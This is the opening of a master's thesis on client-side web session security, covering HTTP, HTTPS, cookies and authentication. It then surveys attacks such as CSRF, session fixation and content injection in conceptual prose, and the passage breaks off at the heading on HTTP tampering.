Università Ca’ Foscari di Venezia
Dipartimento di Scienze Ambientali, Informatica e Statistica

Corso di Laurea Magistrale in Informatica - Computer Science

Tesi di laurea magistrale

Enforcing Session Integrity in the World “Wild” Web

Candidato:
Mauro Tempesta
Matricola 827400

Relatore:
Prof. Riccardo Focardi

Correlatore:
Dr. Stefano Calzavara

Anno Accademico 2013–2014

Mauro Tempesta. *Enforcing Session Integrity in the World "Wild" Web*, February 2015.

Dedicated to my family.

ABSTRACT

Over the last years, client-side attacks against web sessions covered a relevant subset of web security incidents. Existing solutions proposed in the literature and by web standards, though interesting, typically address only specific classes of attacks and thus fall short of providing robust foundations to reason on web authentication security.

In this thesis we provide such foundations by introducing a novel notion of web session integrity, which allows to capture many existing attacks and spot some new ones. We present FF^{+}, a formal model of a security-enhanced browser that provides a complete and provably sound enforcement of web session integrity.

Our theory serves as a basis for the development of SessInt, a client-side solution, implemented as a Google Chrome extension, which provides a level of security very close to FF^{+}, while keeping an eye at usability and user experience.

ACKNOWLEDGMENTS

First of all, I would like to thank my supervisor, Prof. Riccardo Focardi, for having introduced me to the fascinating world of scientific research: his friendly guidance and precious advices have been invaluably helpful during the writing of this thesis. My sincere gratitude goes to Dr. Stefano Calzavara: without him, this work would not have been possible.

If security is the topic of my thesis, it is also due to *cookies@venice*, the hacking team of the department: I have rarely found such a stimulating environment where you can actually learn while having fun.

A special thought goes to my classmates Andrea Casini, Francesco Palmarini, Gianpietro Basei, Marco Squarcina and to all my friends in and outside the university, without whom these years would not have been so exciting and funny.

Last, but not least, comes my family with my father Armando, my mother Ivana and my sister Claudia: I hope that the accomplishment of this goal may pay back all the efforts they have made to allow my studies. Last year, the family became even larger with the birth of my wonderful niece Lucrezia, the best gift I have ever received in my life.

CONTENTS

LIST OF FIGURES

LIST OF TABLES

LIST OF LISTINGS

PUBLICATIONS

Part of the material in this thesis appears in the following publications:

- Michele Bugliesi, Stefano Calzavara, Riccardo Focardi, Wilayat Khan and Mauro Tempesta. "Provably Sound Browser-Based Enforcement of Web Session Integrity". In: *Proceedings of the 27th IEEE Computer Security Foundations Symposium, CSF 2014, Wien, July 19–22, pp. 366–380.*

- Stefano Calzavara, Riccardo Focardi, Marco Squarcina and Mauro Tempesta. "Surviving the Web - A Journey into Web Session Security". Under review.

INTRODUCTION

In the last few years, the Internet has become an integral part of our life. Everyday activities are more and more digitalized and made available on-line, including critical ones such as financial operations or health data management, and need to be adequately protected to prevent a variety of cyber-criminals from stealing confidential data and impersonating legitimate users.

The authentication scheme more commonly used on the Web relies on a *password-based* challenge and almost all web applications employ *cookies* to maintain the session across consecutive HTTP requests: both these techniques are fragile, as passwords and cookies can be leaked by malicious scripts injected by an attacker into a page [42] or by sniffing unencrypted HTTP traffic [58]. Moreover, untrusted parties may force the browser into creating arbitrary authenticated requests to trusted websites [10] or into binding a cookie used for authentication purposes to a known value, to hijack the session after the login is performed [61].

While web application frameworks allow to deploy authentication safely at the server side, developers often misuse them and/or are reluctant to adopt recommended security practices [106].

Enforcing protection at the browser side has thus become a popular approach for securing web authentication [17, 64, 68, 72, 81, 82, 93–95, 101]. The existing solutions, however, address only specific classes of threats under particular attacker models, granting just partial protection against the multitude of attacks on the Web, and do not offer robust foundations for understanding the real effectiveness of client-side defenses for web authentication.

In this thesis we provide such foundations by introducing a novel notion of web *session integrity*, which allows to capture client-side attacks against web authentication, and a model of a security-enhanced browser that provides a *full-fledged* and *provably sound* enforcement of session integrity.

CONTRIBUTIONS

The contributions of this thesis can be summarized as follows:

- we give a bibliographic survey of client-side attacks against web sessions and the corresponding defenses proposed in the literature and by standards. We discuss, for each proposal, the protection offered against a certain attack under various threat models, the usability and the deployment cost;

- we propose our notion of session integrity which relies on reactive systems, a formalism that has been proposed to model the browser behavior [15]. We show how our definition captures many existing attacks and spots variants able to evade some state-of-the-art solutions;

- we introduce Flyweight Firefox (FF), a core model of a standard web browser, and FF$^+$, a secure variant of FF that provides a provable full-fledged enforcement of web session integrity against both web and network attackers;
- we leverage our theory to develop SessInt, an extension for Google Chrome which implements the security policy formalized in FF$^+$ in a slightly relaxed fashion to improve the usability of our solution.

STRUCTURE OF THE THESIS

The thesis is organized as follows:

- in Chapter 1 we provide to the reader the basic concepts about the Web which are used throughout this thesis;
- in Chapter 2 we discuss the attacks against web sessions, the properties they break and we evaluate the solutions proposed in the literature in terms of security, usability and deployment cost;
- in Chapter 3 we present our notion of session integrity and describe the security mechanisms implemented in FF$^+$;
- in Chapter 4 we discuss the design of SessInt and we report on the experimental evaluation of our solution in terms of security and usability;
- in Chapter 5 we draw some concluding remarks and discuss possible future works.

1 THE INGREDIENTS OF THE WEB

In this chapter we briefly introduce the building blocks of modern Web applications. We describe the *HTTP protocol* and its secure counterpart *HTTPS*, which determine how the client user agent and the web server communicate with each other. Next we discuss how *web pages* are realized and the security restrictions on their content imposed by browsers. Then we illustrate *cookies*, pieces of data registered by a web application on the client side that are attached to the subsequent requests to the same application. Cookies are widely used in the Web because they provide a reliable mechanism to implement sessions using the *stateless* HTTP(S) protocol. Finally, we discuss how *user authentication* is typically implemented on the Web.

1.1 HTTP PROTOCOL

The *HyperText Transfer Protocol* (HTTP) is a text-based application-level protocol for distributed, collaborative, hypertext information systems [39]. Originally introduced by Tim Berners-Lee and his team in 1989, it has been updated during the years to reflect the renewed needs of web applications and to improve its performance. The current version is HTTP 1.1, released in 1997 and last redifined in RFC 7230–7235 [35–40].

HTTP is a *request-response* protocol based on the *client-server* computing model: in a typical interaction, the browser of the user corresponds to the HTTP client, while the machine hosting the website acts as the HTTP server. The client initiates the communication by sending a HTTP request message over a TCP connection established with the server, which offers resources or other services: the response of the server contains the completion status information of the corresponding request and its outcome. HTTP servers (typically) listen for incoming requests on port 80.

1.1.1 HTTP methods

The protocol defines several methods to declare the action to be performed on the resource specified in the request. Methods are classified upon the effect that is produced by the fulfillment of the request.

Safety A method is *safe* if it produces relatively harmless or no side effects on the server.

Idempotence A method is *idempotent* if multiple identical requests produce the same effect of a single request.

Notice that a programmer may still decide to produce persistent changes on the server as effect of processing a request using a method defined to be safe. Nevertheless, this behavior is discouraged because of possible problems in presence of caches and web crawlers.

The most widely used methods are GET and POST.

GET It is used to retrieve a representation of the resource identified by the URI in the request message. GET is defined to be *safe* and *idempotent*.

POST The target resource processes the request message body according to its semantics. The method is typically used when submitting HTML forms or uploading files. POST is *not safe* and *not idempotent*.

Other methods defined in HTTP/1.1 include HEAD, OPTIONS, PUT, DELETE, TRACE and CONNECT.

1.1.2 HTTP messages

An HTTP message consists of the following elements:

- a *request line* in client requests or a *status line* in server responses;
- a list of *HTTP headers*;
- an empty line followed by an optional *message body*.

The request line contains the URI of the resource interested by the request and the method used to access it. The status line includes a number encoding the result of the corresponding request, called *status code*, and a *reason phrase* describing the meaning of this code: the first digit of the status code illustrates the general class of the response (cf. Table 1). Both lines report the version of the protocol in use.

Table 1: HTTP status codes.

Status code	*Message type*
1xx	Informational
2xx	Success
3xx	Redirection
4xx	Client error
5xx	Server error

Headers are used to pass additional information about the request/response beyond what is placed in the request/status line. The client can use particular headers to specify which of the possible versions of a resource identified by a URI should be returned (*content negotiation*), transmit cookies previously set by the website and so on. The server can use headers to declare the type and the encoding of the delivered resource, specify caching settings or require the enforcement of particular security policies like CSP [21] or HSTS [55].

The body (if any) is used to carry the payload of the message. For instance, a request may include a body containing form fields submitted via POST, while the body of a response typically includes the representation of the requested resource.

An interaction between a client and a server is shown in Listing 1.

Listing 1: Message exchange using HTTP protocol.

(a) Request message using method GET.

```
GET /index.html HTTP/1.1
User-Agent: curl/7.30.0
Host: www.example.local
Accept: */*
```

(b) Server response.

```
HTTP/1.1 200 OK
Date: Wed, 03 Dec 2014 13:21:41 GMT
Server: Apache/2.2.26 (Unix) DAV/2 PHP/5.5.18 mod_ssl/2.2.26
Last-Modified: Wed, 03 Dec 2014 13:20:50 GMT
ETag: "47d113-6d-5094fb65a7080"
Accept-Ranges: bytes
Content-Length: 109
Content-Type: text/html

<html>
  <head>
    <title>Example page</title>
  </head>
  <body>
    Welcome to our example page.
  </body>
</html>
```

The HTTP client asks for the resource identified by the URI `/index.html` hosted at the domain `www.example.local`, port 80. The header `Host` is needed to support *name-based virtual hosting*[1] and is mandatory since HTTP 1.1. The message also contains a string identifying the agent which has performed the request (the command line tool cURL) and states that any content type is accepted in the response.

The server has successfully fulfilled the request, as the status line reports the code 200. The response includes a body containing the resource requested by the client. Headers specify several information, such as the type and length of the representation of the resource provided in the body, caching details and the specific server application which has processed the request.

1 Name-based virtual hosting allows to use several domain names on a single IP address.

1.1.3 Security

HTTP does not guarantee neither the *confidentiality* nor the *integrity* of the communication, as all the traffic flows in cleartext between client and server. Moreover, it does not provide any mechanism for *server authentication*.

An attacker with network capabilities can exploit these weaknesses to his own favour. A passive network attacker may easily eavesdrop all the traffic exchanged by client and server and obtain access to sensitive information, e. g. user credentials or credit card details. Worse, an active network attacker is able to arbitrarily tamper all traffic and/or impersonate the intended remote server.

The only security mechanism provided by HTTP is an access control feature which allows to restrict the access to a resource only to authorized users by using a username/password challenge [37]. The scheme, however, is not designed to be robust against network attackers.

1.2 HTTPS PROTOCOL

Several solutions have been proposed to protect web communications [67, 89, 90]. The *de facto* standard is the *HyperText Transfer Protocol Secure* (HTTPS), introduced by Netscape in 1994 and formally specified in RFC 2818 [89].

Strictly speaking, HTTPS is not a new protocol written from scratch, but the result of wrapping HTTP within the SSL/TLS cryptographic protocol. It protects against eavesdropping, tampering and forging of the contents of a communication by implementing bidirectional encryption of the traffic exchanged by client and server. It is designed to defend against *man-in-the-middle* attacks by employing *server authentication* mechanisms based on public key certificates signed by trusted certificate authorities. Finally, it supports *client authentication*, but this feature is rarely used in the Web.

1.2.1 Public key certificates

To activate HTTPS support on a web server, first the administrator must create a *public key certificate* for the server, then he needs to *sign* it.

A digital certificate is an electronic document which ensures that the key it encloses belongs to the subject to which the certificate was issued. A certificate contains several information, including:

- the subject identified by the certificate, e. g. the server hostname, and its public key;
- various attributes listing possible uses of the certificate, e. g. whether it can be used to sign other certificates;
- the issuer and its signature;
- the period of validity.




Figure 1: Certificates chain of trust [48].

The signature can be placed either by a trusted certificate authority[2] or by the administrator itself, using the private key of its own certificate authority. The two approaches are equivalent from a security perspective, but they differ in the effort required to use HTTPS safely:

- in the former case, legitimate certificates can be validated out-of-the-box, since operating systems and browser ship with a list of root certificates of well-known CAs;
- in the latter case, the user must install manually the certificate of the CA in his browser or operating system keychain before visiting the site to be fully protected: the certificate must be deployed to users in an alternative safe way, limiting the applicability of this approach to personal or internal corporate websites.

A certificate can be signed with a CA's *root certificate* or, more commonly, with an *intermediate certificate*, provided that it can be used to perform such an operation. The path from the end-entity certificate up to the root defines the *chain of trust* of the certificate. Figure 1 shows a chain of trust of length 3 where each element is signed with the next certificate in the path, except the last which is a *trust anchor*, i. e. a reliable certificate acquired in a trustworthy way.

1.2.2 Setup of a secure connection

When the browser wants to load a resource over HTTPS, it must negotiate a secure SSL/TLS tunnel. During the handshake protocol (cf. Figure 2), client and server agree on the protocol version and the cipher suite[3] to use and establish the *master secret* from which all the session keys used for traffic encryption are derived.

2 A certificate authority (CA) is an entity that issues digital certificates. A commercial CA is a company that issues to its customers certificates for domains they possess, upon identity verification.

3 A cipher suite specifies 1) a *key exchange* algorithm, used to determine how client and server authenticate during the handshake (RSA, Diffie-Hellman, ECDH); 2) a *bulk encryption* algorithm, used to encrypt the message stream (AES, 3DES, RC4); 3) a *message code authentication* algorithm, used to create the message digest needed to verify traffic integrity (HMAC using MD5 or SHA hash functions); 4) a *pseudorandom function*, used to generate the master secret shared between client and server.




Figure 2: SSL/TLS handshake [48].

Server authentication and the creation of the master secret rely on the use of the server certificate, which is downloaded and validated by the browser during the handshake. The validation process involves several checks:

- the hostname of the server must match the one reported in the certificate;
- the signature of each certificate (except the last) must be correctly verified using the public key of the next certificate in the chain;
- the attributes for certificate signing must be checked in intermediate certificates;
- none of the certificates in the trust chain is expired or revoked;[4]
- the trust anchor must be a certificate known to the browser.

When validation fails, the browser displays a warning message and asks the user if he wants to proceed:[5] in case of a positive answer, if the error is due to an active network attacker who has provided a forged certificate, the protection offered by HTTPS is nullified.

4 A certificate may be revoked if the corrisponding private key is leaked. Browsers employ different techniques to perform these checks, e. g. *revocation lists* (CRL) or the *Online Certificate Status Protocol* (OCSP) [97].

5 If HSTS is enabled for the site, the browser notifies an error, but does not allow the user to go ahead.

1.3 WEB PAGES

A *web page* consists of a hypertext file, together with related files for styles, scripts and graphics, which is often hyperlinked to other documents. The majority of pages on the Web are written using several languages, each one affecting a particular aspect of the page:

- the *HyperText Markup Language* (HTML) [26] or a comparable markup language (e. g. XHTML) defines the structure of the page and the elements it includes;
- the *Cascading Style Sheets* (CSS) language [20] is used to add style information to web pages (e. g. fonts, colors, position of elements);
- the *JavaScript* language [57] is a full-fledged programming language which allows the development of rich, interactive web applications whose contents can change dinamically upon user interaction or asynchronous communication with the web server.

CSS directive and JavaScript codes can be included either directly in the HTML code, using `<style>` and `<script>` tags, or as external resources.

JavaScript programs can alter the contents of a page by manipulating the *Document Object Model* (DOM) tree [23–25], a tree structure for representing and interacting with objects that make up a (X)HTML page.

1.3.1 Same-origin policy

The *same-origin policy* (SOP) [43] is a standard security policy introduced in 1995 by Netscape, currently implemented by all major browsers, which prevents a document or script loaded from an origin from manipulating properties of (or communicating with) a resource loaded from another origin. An *origin* is given by the combination of protocol, hostname and port number.

The same-origin policy applies to various operations, e. g. DOM manipulations, AJAX requests using the `XMLHttpRequest` API and access to the local storage; a relaxed version of the SOP is used for cookies. Some legacy operations are not subject to same-origin checks, like cross-domain inclusion of scripts and submission of forms, leaving space for attacks like CSRF and XSS (cf. Section 2.1.3).

The SOP can be relaxed using a variety of techniques like the *Cross-Origin Resource Sharing* standard [22] or *cross-document messaging* [27].

1.3.2 Mixed contents

A *mixed content* page is a webpage that is received over a HTTPS connection, but some of its contents are loaded over HTTP: if no restriction is posed on this behavior, an active network attacker may modify particular types of contents (e. g. scripts) to compromise the entire page [77].

Modern browsers distinguish two types of mixed content, depending on the threat level of the worst case scenario if the content is modified by a network attacker.

Passive content It is content that cannot modify other portions of the page, e. g. images, audio tracks or videos. An attacker may force the page to display as broken or alter the response to show misleading contents.

Active content It is content that has access to (parts of) the DOM of the page, e. g. scripts, frames, stylesheets, `XMLHttpRequest` objects. An attacker can tamper these resources to include malicious code which can be used to steal sensitive data or as a vector for other attacks.

While passive contents are typically allowed by the browser, active mixed contents are blocked by default.

1.4 COOKIES

HTTP(S) is a *stateless* protocol, i. e. it operates as if each request is independent from all others. Some applications, however, need to remember information about previous requests, e. g. to track if a user is already authenticated to grant him access to a reserved page. Introduced in 1994 by Netscape and currently supported by all major browsers, HTTP *cookies* are the most widespread mechanism employed on the Web to maintain stateful information about the clients. Their latest formal specification is published as RFC 6265 [9].

A *cookie* is a small piece of data, registered by the server on the client side, which is attached to subsequent requests to the same website. It is identified by a *name* and must have an associated *value*. Moreover, the server can specify one or more attributes to customize the way the browser handles the cookie: available options are reported in Table 2.

Cookies are attached by the browser to outgoing requests, using the HTTP header `Cookie`, as a sequence of *name=value* pairs. They can be set via the header `Set-Cookie` or using scripting languages like JavaScript.[6]

For historical reasons, cookies exhibit a number of security infelicities, as well as counterintuitive characteristics. For instance, there may be multiple cookies with the same name set for a website, which differ in the domain and/or the path: in such a case, all cookies are attached to the request and the choice of the value to be selected is application dependent. From a security perspective, the `Secure` attribute does not provide integrity in presence of an active network attacker, as it can be overwritten by a non-secure cookie. Similarly, cookies for a given host are shared across all the ports on that host, despite the usual same-origin policy enforced by the browser.

6 The `HttpOnly` attribute can be applied only to cookies registered via HTTP headers.

Table 2: Cookie attributes.

Attribute	*Requires value?*	*Description*
Domain	✓	The domain on which the cookie is available. If not set, the cookie is available only to the domain of the request that set the cookie. Otherwise, it is available to the specified domain and all its subdomains.
Path	✓	The path where the cookie is valid. If not set, the cookie is available only to the path of the request that set the cookie.
Expires	✓	The date/time when the cookie expires. If not set, the cookie is deleted when the browser is closed. If the date is in the past, the cookie is removed.
Max-Age	✓	Alternative way to express the expiry date in terms of number of seconds in the future. If the number of seconds is 0, the cookie is removed.
Secure	✗	The cookie must be sent only over secure connections.
HttpOnly	✗	The cookie cannot be accessed via non-HTTP methods (e. g. property `document.cookie` in JavaScript).

1.5 USER AUTHENTICATION ON THE WEB

Nowadays, the vast majority of sites available on the Web provide a subset of pages only to authenticated users. The most common mechanism used to implement user authentication relies on cookies and is sketched in Figure 3.

- First, the user navigates to a login page containing a form requesting username/email address, password and eventually other data (e. g. a one-time-password for home banking) and submits it.
- The server checks the correctness of data and, in case of success, sets one or more cookies. These cookies compose the *authentication token* of the established session and typically consist of a long sequence of random characters.
- The client attaches the token to subsequent request to the website, which is used to associate the request to the user who has performed the authentication. In this way the server can decide whether the request should be satisfied or not.




Figure 3: Cookie-based user authentication.

Authentication cookies and passwords are a common target of attacks, since an attacker who manages to acquire them is able to perform operations on user's behalf, hence their protection is a crucial aspect to implement security on the Web.

2 A JOURNEY INTO WEB SESSION SECURITY

In this chapter we take the delicate task of describing, organizing and classifying web security properties, attacks, attacker models and proposed solutions to client-side attacks against web sessions. In our analysis we *do* consider:

- client-side attacks enabled by server-side vulnerabilities, e. g. reflected and stored cross-site scripting attacks;
- purely client-side defenses or server-side solutions which collaborate with the web browser to protect the session.

Conversely, we *do not* consider:

- server-side attacks targeting the backend of the web application, e. g. SQL injections, and client-side attacks that exploit browser vulnerabilities;
- server-side solutions which are completely immaterial to the web browser and agnostic to its operational behavior, e. g. frameworks for static analysis of the application's source code.

These are not arbitrary choices: since we are focusing on client-side attacks, it is natural to privilege the client in the analysis; on the other hand, since we reason about sessions, it would be limiting to completely abstract from the server.

The work is organized according to the following steps.

- We identify a few general *security properties* representative of web session security and organize *attacker models* from the literature in a unified lattice that correlates different attackers based on their relative power.
- We consider typical client-side attacks against web sessions and classify them based on the security properties they break and on the least powerful attacker who can perform them. For each attack we show possible simplifications of the lattice of attacker models to reflect which capabilities are relevant to carry it out.
- We examine existing solutions that prevent or mitigate the different attacks. Each proposal is evaluated with respect to the different attacker models to clarify which security guarantees it provides and under which assumptions; moreover, we discuss its impact on usability and the deployment cost.

2.1 ATTACKING WEB SESSIONS

2.1.1 Security properties

We consider four standard security properties, formulated in the setting of web sessions, which represent typical targets of web session attacks.

Confidentiality Data transmitted within a session should not be disclosed to unauthorized users.

Integrity Data transmitted within a session should not be modified by unauthorized users.

Authenticity Data transmitted within a session should only originate from the honest user.

User Authenticity New sessions should only be initiated by the honest user.

Interestingly, these properties are not independent and a violation of one might imply the violation of others. For instance, compromising session confidentiality might reveal authentication cookies that, in turn, would allow the attacker to hijack the session, thus breaking authenticity. Integrity violations might cause the disclosure of confidential information, e. g. when HTTPS links are changed to HTTP links by an attacker. Credentials theft breaks user authenticity, but may indirectly break the confidentiality of data exchanged during honest sessions and stored on the web server.

2.1.2 Threat model

In our analysis we consider four different classes of attackers.

Web attackers They control at least one web server that responds to any HTTP(S) request it receives with arbitrary malicious contents. We assume that a web attacker can obtain trusted HTTPS certificates for all web servers under his control and that he can perform content injection attacks against trusted websites.

Related-domain attackers They have all the capabilities of web attackers, with the addition that they can host malicious web pages on a domain sharing a "sufficiently long" suffix with the domain of the target website.[1] This means that the attacker can set cookies for the target website [9, 16]. These cookies will be indistinguishable from other cookies set by the target website and will be automatically sent to the latter by the browser.

Passive network attackers They have all the capabilities of a web attacker, plus the ability to inspect all the HTTP traffic sent on the network.

1 The common suffix is "sufficiently long" if it is not limited to the public suffix of the domain, i. e. a suffix under which Internet users can directly register names [88].




Figure 4: Attacker models and their relative power.




Figure 5: Simplified attackers lattices for each attack.

Active network attackers They have all the capabilities of a web attacker, plus the ability to inspect, forge and corrupt all the HTTP traffic and the HTTPS traffic which does not use trusted certificates.

All the attackers we consider are at least as powerful as a web attacker and, by definition, active network attackers are strictly more powerful than passive network attackers. Moreover, active network attackers are strictly more powerful than related-domain ones, as they can forge HTTP responses from related-domain hosts to tamper with cookies.[2] The relative power of attackers is summarized in Figure 4, where higher points in the lattice correspond to more powerful attackers.

2.1.3 Attacks

We consider client-side attacks against web sessions and classify them depending on the security properties they undermine. We also discuss the attacker capabilities which are relevant to each attack.

Cross-site request forgery (CSRF)

A CSRF is an instance of the "confused deputy" problem in the context of web browsing [53]. Assume that the user's browser is storing some authentication cookies identifying the user at website w_1: an attacker can forge authenticated requests inside the user session simply by injecting links to w_1 in unrelated web pages from

2 This is not true only for the case in which HSTS is enabled for the domain and all its subdomains.

website w_2 rendered by the user's browser. The user does not necessarily have to click these links, since the attacker can just include broken `<img>` tags pointing to w_1 in his own web page, and the browser will still try to contact it including the authentication cookies. These injected requests may have dangerous side-effects on the user's account at w_1, thus disrupting the integrity of the user's session. However, the attacker will not be able to hijack the session or fully impersonate the user, as the authentication cookies and the credentials are not disclosed to him.

Setting cookies or eavesdropping HTTP traffic are not relevant to mount a CSRF attack, hence related-domain and passive network attackers are as powerful as a standard web attacker. Active network attackers, instead, can corrupt HTTP responses to force the browser into sending authenticated requests to the target website: this ability can be used to circumvent existing defenses against CSRF (cf. Section 2.2). We can thus collapse W, P and R to a single point that is strictly less powerful than A: the corresponding lattice is reported in Figure 5a.

Session fixation

In a session fixation attack, the attacker is able to impose in the user's browser a cookie which will identify the user's session with a target website [61]. Specifically, the attacker first contacts the target website w and gets a valid cookie, which is then fixed (e. g. exploiting a script injection vulnerability) into the user's browser *before* the initial password-based authentication step at w is performed. If the website does not generate a fresh cookie upon authentication, the user's session will be identified by a cookie known to the attacker. The attack harms the authenticity of the user's session, by letting the attacker hijack the session at the target website.

Session fixation is not enabled by confidentiality violations, hence passive network attackers are no more powerful than web attackers in this respect. Related-domain attackers can set cookies for related-domain hosts, hence they are in a privileged position for session fixation against them. Similarly, active network attackers can set cookies by forging HTTP responses from the target website. The resulting attacker lattice is reported in Figure 5b.

Login cross-site request forgery (login CSRF)

A login CSRF is a subtle attack first described by Barth *et al.* [10]. In this attack, the attacker first establishes an authenticated session with the target website w and then imposes the corresponding cookie into the user's browser, e. g. by exploiting a content injection vulnerability on w. Alternatively, the attacker may silently login the user browser at w using the attacker's credentials by forcing the browser into submitting an invisible login form. The outcome of the attack is that the user is forced into an *attacker's* session on w: if he is not careful, he may store sensitive information into the attacker's account, thus breaking the confidentiality of the session.

Passive network attackers have no more power than web attackers for login CSRF. Related-domain attackers can force a honest user into their own session with a related-domain website just by setting their own authentication cookies into the user's browser. Active network attackers can additionally force a honest user into their own session by making the user's browser silently submit a login form with the attacker credentials from an arbitrarily chosen HTTP page: in this case, the server legitimately sets the authentication cookies in the user's browser. The resulting attacker lattice is reported in Figure 5c.

Content injection

This type of attack enables a malicious user to inject harmful contents into web applications either to leak sensitive information retained in the client-side browsing context associated with the vulnerable website or to alter the application logic for malicious purposes. Content injection attacks are traditionally assimilated to *cross-site scripting* (XSS), i. e. injections of malicious JavaScript code. However, there exist alternative techniques, such as HTML or CSS injections, which allow to achieve goals analogous to the ones of traditional XSS attacks [54, 105]. Another distinguishable form of content injection attack is known as *header injection*, in which the application inadvertently inserts attacker-controlled input into the HTTP response headers. An attacker may leverage this flaw to conduct a range of other attacks, such as session fixation, XSS and redirections to malicious sites.

Injected malicious contents can leak sensitive data, undermine integrity or leak cookies and user credentials, breaking all the security properties of Section 2.1.1. Since content injection is traditionally a web attack that does not assume any control over the network, we only focus on web attackers during its study, i. e. we consider the single-point lattice in Figure 5d.

HTTP sniffing

As discussed in Section 1.1.3, a passive network attacker can eavesdrop all HTTP traffic exchanged on a network, thus gaining access to sensitive information and compromising the confidentiality of the session. Websites which are served on HTTP or on a mixture of HTTP and HTTPS can easily expose authentication cookies or user credentials to a passive network attacker: in these cases, he will be able to break the authenticity of the session or even user authenticity. HTTP sniffing can be indifferently performed by both passive and active network attackers, leading to the single-point lattice of Figure 5e.

HTTP tampering

